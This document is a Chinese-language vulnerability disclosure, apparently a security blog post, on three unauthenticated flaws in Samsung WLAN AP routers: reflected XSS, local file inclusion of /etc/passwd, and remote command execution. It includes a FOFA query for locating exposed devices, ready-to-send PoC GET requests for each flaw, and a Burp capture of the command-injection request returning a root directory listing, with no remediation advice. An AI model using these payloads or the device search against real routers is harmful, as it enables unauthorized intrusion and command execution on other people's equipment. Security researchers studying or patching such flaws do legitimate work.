

三星路由器WLAN AP未授权RCE等多个漏洞

0x00 前言

0x01 漏洞类型

0x01.1 漏洞利用条件

0x01.2 漏洞详情

0x01.3 漏洞POC

0x02 漏洞类型

0x02.1 漏洞利用条件

0x02.2 漏洞详情

0x02.3 漏洞POC

0x03 漏洞类型

0x03.1 漏洞利用条件

0x03.2 漏洞详情

0x03.3 漏洞POC

0x00 前言

据360安全大脑漏洞云在4月11日上午监测到3个高危漏洞利用，该漏洞在2月份已出现：某星路由器XSS漏洞、本地文件包含漏洞、远程命令执行漏洞，可是这个漏洞在去年就被曝光了

```
1 F0FA搜索语法: title=="Samsung WLAN AP"
```

0x01 漏洞类型

XSS


0x01.1 漏洞利用条件

Null

0x01.2 漏洞详情

直接访问目标即可

```
1 https://xxx.xxx.xxx.xxx/%3Cscript%3Ealert(1)%3C/script%3E
```



0x01.3 漏洞POC

```
1 GET https://xxx.xxx.xxx/<script>alert(1)</script>
```

0x02 漏洞类型

本地文件包含


0x02.1 漏洞利用条件

null

0x02.2 漏洞详情

直接访问目标即可

```
1 https://xxx.xxx.xxx.xxx/ (download)/etc/passwd
```



0x02.3 漏洞POC

```
1 GET https://xxx.xxx.xxx.xxx/ (download)/etc/passwd
```

0x03 漏洞类型

远程命令执行

0x03.1 漏洞利用条件

null

0x03.2 漏洞详情

直接访问目标即可

```
1 https://xxx.xxx.xxx.xxx/(download)/tmp/a.txt?command1=shell:ls%20-la%20|%20dd%20of=/tmp/a.txt
```

Burp Project Intruder Repeater Window Help
 Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Upload Scanner

1 2 3 4 ...

Send Cancel < >

Target: http://myaccesspoint

Request
 Raw Params Headers Hex

GET
 /(download)/tmp/a.txt?command1=shell:ls+-la|+dd+of=/tmp/a.txt
 HTTP/1.1
 Host: myaccesspoint
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0)
 Gecko/20100101 Firefox/83.0
 Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Origin: http://myaccesspoint
 Connection: close
 Referer: http://myaccesspoint/main.php
 Cookie: session_id="CC49E268A9DD5F67"
 Upgrade-Insecure-Requests: 1

Response
 Raw Headers Hex

HTTP/1.1 200 OK
 Server: Chunjs/Server
 Connection: close
 Content-Type: text/css
 Content-Length: 1034
 drwxr-xr-x 17 root root 1128 Jan 1 1970 .
 drwxr-xr-x 17 root root 1128 Jan 1 1970 ..
 drwxr-xr-x 2 root root 1096 Nov 23 21:41 backup
 drwxr-xr-x 2 root root 6376 Sep 17 2015 bin
 drwxr-xr-x 2 root root 440 Sep 17 2015 boot
 drwxr-xr-x 9 1039 500 1688 Nov 23 21:41 configs
 drwxr-xr-x 5 root root 3140 Jan 1 2012 dev
 drwxr-xr-x 8 root root 4656 Sep 17 2015 etc
 drwxr-xr-x 4 root root 12600 Sep 17 2015 lib
 drwxr-xr-x 2 root root 2304 Sep 17 2015
 libuclibc
 dr-xr-xr-x 83 root root 0 Jan 1 1970 proc
 drwxr-xr-x 2 root root 440 Sep 17 2015 root
 drwxr-xr-x 2 root root 1688 Sep 17 2015/sbin
 drwxr-xr-x 12 root root 0 Jan 1 1970 sys

0x03.3 漏洞POC

```

1 GET https://xxx.xxx.xxx.xxx/(download)/tmp/a.txt?command1=shell:ls+-la|+dd+of=/tmp/a.txt

```